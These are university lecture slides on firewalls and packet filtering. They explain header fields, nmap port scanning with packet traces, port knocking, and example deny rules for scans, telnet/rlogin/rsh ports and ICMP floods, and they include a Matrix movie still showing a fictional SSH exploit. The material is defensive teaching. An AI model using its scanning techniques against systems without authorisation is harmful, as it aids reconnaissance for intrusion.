

Adatbiztonság

Tűzfalak, IDS

Dr. Bencsáth Boldizsár
adjunktus

BME Híradástechnikai Tanszék
bencsath@crysys.hit.bme.hu




2011. április 26.
Budapest

Some recent threats

- HBGary cracked by Anonymous with SQL injection
- CA Total Defense Suite Unified Network Control Management Console
- MySQL.com SQL injection
- Joomla! 1.6.0 – SQL injection vulnerability
- Virtuemart – SQL injection vulnerability
- Prestashop 1.3.3 – SQL injection vulnerability
- Barracuda Networks hit by SQL Injection
- LizaMoon worm based on SQL injection

What is a firewall?

- a firewall is a system or group of systems that enforces some network access control policy
 - usually, the policy is defined by filtering rules
 - each incoming and outgoing packet is matched against the filtering rules and it is either allowed to pass or dropped



Motivation for firewalls

- it is very difficult (expensive) to secure **all** hosts and servers individually inside a network
- even if that was possible, mistakes may still happen
 - an example scenario (based on a true story):
 - a gateway malfunctions on weekend, and no usual system admins are available.
 - backup expert cannot diagnose problem on phone, requests a guest account
 - operator adds guest account, no password
 - expert forgets to add password
 - operator forgets to delete guest account
 - university students (outsiders) find account, and tell friends ...
- firewalls reduce the complexity of the problem to that of securing and correctly configuring a **single** (or a few) machines

More motivations

- firewalls, if separate machines, are easier to secure
 - not user machines → fewer features to exploit
 - no normal users → lower risk of misuse and mistakes
- firewalls may be professionally administered
 - system admins (security people) are more informed than typical users
- overall: fewer things can go wrong with firewalls

BUT ...

- “fewer” does not mean “nothing”
 - firewalls can be misconfigured
 - firewalls may become single point of failure
- hence, host security is still important

High level design goals for firewalls

- all traffic from inside to outside, and vice versa, must pass through the firewall
 - ensured by the appropriate design of the topology of the network and the placement of the firewall
 - various topologies and placements are possible

- only authorized traffic, as defined by the access control policy, must be allowed to pass
 - ensured by the appropriate filtering rule set that enforces the given policy
 - filtering at various layers are possible

- the firewall itself must be immune to penetration
 - secure OS, limited set of allowed features, systematic maintenance

Types of firewalls

- packet-filtering routers
 - typically, inspect IP, ICMP, TCP, and UDP headers
 - can be stateless (static) or stateful (dynamic)
- circuit-level gateways (generic proxies)
 - work at the transport layer
 - split each end-to-end TCP connection into two TCP connections (internal host – gateway and gateway – external host) and relay traffic between the two connections *without filtering*
 - the security function consists in determining which connections are allowed to be established
 - an example is SOCKS (see RFC 1928)
- application-level gateways (proxies)
 - similar to circuit-level gateways, but they monitor details of a particular application (look into content of messages) and can do some filtering
 - application specific → must be implemented for all applications (e.g., HTTP, FTP, etc.) to be monitored


(Static) packet filters

- inspect IP, ICMP, TCP, and UDP headers of each packet
- match packet with filtering rules
 - typically, the filtering rules are ordered
 - first rule that matches is applied (packet is either denied, allowed, or passed to another filtering rule set) [some systems might differ]
 - at the end, there is a default rule
 - default deny policy
 - default accept policy
- static packet filters are stateless
 - each packet is inspected independently from the history of prior traffic
 - decision (allow/deny) solely depends on the (headers of the) packet itself
 - simple, but has some weaknesses (see later)
- filtering rules may be defined for each interface of the router and for both directions (ingress and egress filtering)

Typical header fields used in rules


- destination IP address (subnet)
- destination port (range)
- source IP address (subnet)
- source port (range)
- protocol (TCP, UDP, ...)
- TCP flags
 - SYN – used in the connection setup phase
 - ACK – indicates that the message contains acknowledgment information
 - FIN – indicates that the sender wants to close the connection
 - RST – used to signal that a transmission failure occurred (no ack arrived for some segment) → state of connection is reset
 - ...
- ICMP “type” and “code” fields
- + interface ID

Reminder: IP Header



| | | | |
|--|---|--|--|
| Version | Protocol | Fragment Offset | IP Flags |
| Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only. | IP Protocol ID. Including (but not limited to): 1 ICMP 17 UDP 57 SKIP 2 IGMP 47 GRE 88 EIGRP 6 TCP 50 ESP 89 OSPF 9 IGRP 51 AH 115 L2TP | Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes. | <div style="border: 1px solid black; padding: 2px; display: inline-block;">x D M</div> x 0x80 reserved (evil bit) D 0x40 Do Not Fragment M 0x20 More Fragments follow |
| Header Length | Total Length | Header Checksum | RFC 791 |
| Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count. | Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes. | Checksum of entire IP header | Please refer to RFC 791 for the complete Internet Protocol (IP) Specification. |

TCP header



TCP Flags

C E U A P R S F

Congestion Window

C 0x80 Reduced (CWR)
 E 0x40 ECN Echo (ECE)
 U 0x20 Urgent
 A 0x10 Ack
 P 0x08 Push
 R 0x04 Reset
 S 0x02 Syn
 F 0x01 Fin

Congestion Notification

ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.

| Packet State | DSB | ECN bits |
|-------------------|-----|----------|
| Syn | 0 0 | 1 1 |
| Syn-Ack | 0 0 | 0 1 |
| Ack | 0 1 | 0 0 |
| No Congestion | 0 1 | 0 0 |
| No Congestion | 1 0 | 0 0 |
| Congestion | 1 1 | 0 0 |
| Receiver Response | 1 1 | 0 1 |
| Sender Response | 1 1 | 1 1 |

TCP Options

0 End of Options List
 1 No Operation (NOP, Pad)
 2 Maximum segment size
 3 Window Scale
 4 Selective ACK ok
 8 Timestamp

Checksum

Checksum of entire TCP segment and pseudo header (parts of IP header)


Offset

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.


RFC 793

Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.

UDP header



ICMP header



| ICMP Message Types | | | Checksum |
|--------------------|-------------------------------------|-------------|---|
| Type | Code/Name | Type | Code/Name |
| 0 | Echo Reply | 3 | Destination Unreachable (continued) |
| 3 | Destination Unreachable | 12 | Host Unreachable for TOS |
| 0 | Net Unreachable | 13 | Communication Administratively Prohibited |
| 1 | Host Unreachable | 4 | Source Quench |
| 2 | Protocol Unreachable | 5 | Redirect |
| 3 | Port Unreachable | 0 | Redirect Datagram for the Network |
| 4 | Fragmentation required, and DF set | 1 | Redirect Datagram for the Host |
| 5 | Source Route Failed | 2 | Redirect Datagram for the TOS & Network |
| 6 | Destination Network Unknown | 3 | Redirect Datagram for the TOS & Host |
| 7 | Destination Host Unknown | 8 | Echo |
| 8 | Source Host Isolated | 9 | Router Advertisement |
| 9 | Network Administratively Prohibited | 10 | Router Selection |
| 10 | Host Administratively Prohibited | 11 | Time Exceeded |
| 11 | Network Unreachable for TOS | 0 | TTL Exceeded |
| | | 1 | Fragment Reassembly Time Exceeded |
| | | 12 | Parameter Problem |
| | | 0 | Pointer Problem |
| | | 1 | Missing a Required Operand |
| | | 2 | Bad Length |
| | | 13 | Timestamp |
| | | 14 | Timestamp Reply |
| | | 15 | Information Request |
| | | 16 | Information Reply |
| | | 17 | Address Mask Request |
| | | 18 | Address Mask Reply |
| | | 30 | Traceroute |
| | | | Checksum of ICMP header |
| | | | RFC 792 |
| | | | Please refer to RFC 792 for the Internet Control Message protocol (ICMP) specification. |

Packet filters – what are they good for?

- can prevent port probes and scans (aiming at discovering vulnerable services) [limited capabilities]
- can prevent some attacks on known ports (e.g., penetration of a worm that exploits a bug at a known port) [by filtering out to outsiders]
- can prevent some DoS attacks (e.g., blocking inbound ICMP destination unreachable messages) [limited capabilities]
- can detect/prevent IP address spoofing
 - ingress filtering can drop all packets where source IP address is an internal address
 - egress filtering can drop all packets where destination IP address is an internal address
- packet filters are usually fast and cheap
- the main disadvantage is that packet filters cannot prevent attacks at higher layers (e.g., application)
 - e.g., web server may be vulnerable to a malformed HTTP packet, and this will not be filtered if web traffic to the server is otherwise permitted

Port scanning

- Initiate a TCP connection
- No answer? ICMP unreachable message– Maybe our packet was filtered out (“discarded”): maybe a firewall protects the host
- The answer is an RST packet? – Most likely a closed port
- The answer is a SYN packet? – Open port
- Details on port scanning:
<http://nmap.org/book/man-port-scanning-techniques.html>

Simple TCP connect() scan

- Nmap -sT: TCP connect scan

listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

```
18:58:57.725838 00:18:f3:43:d9:e7 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 60: arp who-has 10.105.1.54 (ff:ff:ff:ff:ff:ff) tell 10.105.1.254
```

```
18:58:57.725868 00:0c:29:85:af:a2 > 00:18:f3:43:d9:e7, ethertype ARP (0x0806), length 42: arp reply 10.105.1.54 is-at 00:0c:29:85:af:a2
```


```
18:58:57.743297 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length 66: 10.105.1.254.49746 > 10.105.1.54.22: S 3002070029:3002070029(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 7>
```

```
18:58:57.743336 00:0c:29:85:af:a2 > 00:18:f3:43:d9:e7, ethertype IPv4 (0x0800), length 66: 10.105.1.54.22 > 10.105.1.254.49746: S 1601689082:1601689082(0) ack 3002070030 win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 5>
```

```
18:58:57.743768 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length 60: 10.105.1.254.49746 > 10.105.1.54.22: . ack 1 win 46
```


```
18:58:57.743859 00:18:f3:43:d9:e7 > 00:0c:29:85:af:a2, ethertype IPv4 (0x0800), length 60: 10.105.1.254.49746 > 10.105.1.54.22: R 1:1(0) ack 1 win 46
```

Nmap port scanner / as seen in the movies



Screenshot from the Matrix

```
80/tcp      open       http
81/tcp      open       hosts2-ns
10 [root@nobile]
11 # nmap -u -ss -O 10.2.2.2
11
12 Starting nmap U. 2.54BETA25
13 Insufficient responses for TCP sequencing (3). OS detection i
13 accurate
14 Interesting ports on 10.2.2.2:
44 (The 1539 ports scanned but not shown below are in state: cl
51 Port      State      Service
51 22/tcp    open       ssh
58
68 No exact OS matches for host
68
24 Nmap run completed -- 1 IP address (1 host up) scanned
50 # sshnake 10.2.2.2 -rootpu-"210H0101"
Connecting to 10.2.2.2:ssh ... Successful.
Re Attempting to exploit SSHv1 CRC32 ... Successful.
IP Resetting root password to "210H0101".
System open: Access Level (9)
No # ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```



Another intermezzo - port knocking

- Port knocking is an *authentication scheme* “before” real connections happen
- E.g. We do not allow SSH connections (port 22), only with port knocking.
- The client should first send packets to other ports for authentication purposes (e.g. secret code is to knock (send SYN to) 1,55,111,5 then the SSH port will be open for the particular IP)
- special port number, order, timing and contents –crypto might help against simply session replays etc.
- E.g. client first sends a SYN to port 1000,2000,3000,1000 within 2 seconds and then the port 22 will be opened (for a short period of time, and only for that client) (in real life, packet order is not static, e.g. jumping code might be used based on hash functions)
- Basically a good idea but it’s not that easy to decide: Time synchronization? Software problems (remote update through SSH hangs and cannot authenticate again)? Overhead? DoS possibilities?
- http://en.wikipedia.org/wiki/Port_knocking

Firewall Example: Prevention of port scanning

- different ways to scan open ports
 - send a SYN packet to a TCP port, if port is used, you receive a SYN/ACK response, otherwise you receive an RST/ACK response
 - send a FIN packet to a TCP port, if port is not used, you receive an RST/ACK response , otherwise a FIN/ACK may be sent or the FIN packet is silently ignore
 - ...
- countermeasure:
 - **filter incoming TCP connection requests**
 - (but allow TCP connections to the web server and **TCP connections initiated from inside**)

src = any, sport = any, dst = <web server IP>, dport = 80, prot = tcp → ALLOW

src = any, sport = any, dst = <internal IP range>, dport = any, prot = tcp, SYN = 1, ACK = 0 → DROP

src = <internal IP range>, sport = any, dst = any, dport = any, prot = tcp, RST = 1, ACK = 1 → DROP

src = <internal IP range>, sport = any, dst = any, dport = any, prot = tcp → ALLOW

src = any, sport = any, dst = <internal IP range>, dport = any, prot = tcp, ACK = 1 → ALLOW

Example: Prevention of attacks on known ports

- some well-known services have weaknesses, so better to drop/reject all packets destined to them
 - telnet, rlogin, rsh, ...

src = any, sport = any, dst = <internal IP range>, dport = 23, prot = tcp →
DROP

src = any, sport = any, dst = <internal IP range>, dport = 513, prot = tcp →
DROP

src = any, sport = any, dst = <internal IP range>, dport = 514, prot = tcp →
DROP

...

DROP: drop the packet without any further activity

REJECT (netfilter terminology): don't forward and send back an ICMP message

Example: Prevention of DoS attacks

- a DoS attacker can send a large number of ICMP destination unreachable messages to some hosts in the internal network
- it is easy to filter such messages...
src = any, dst = <internal IP range>, prot = icmp, type = 3 → DROP
- however, one must be careful, because now all incoming type 3 ICMP messages are blocked, and some of them may have useful information
 - example:
 - internal host opened a connection to an external server, but used an MTU that is too large
 - external server sends an ICMP type = 3 code = 4 (fragmentation needed) message back
 - this never reaches the internal host, which then cannot communicate with the server
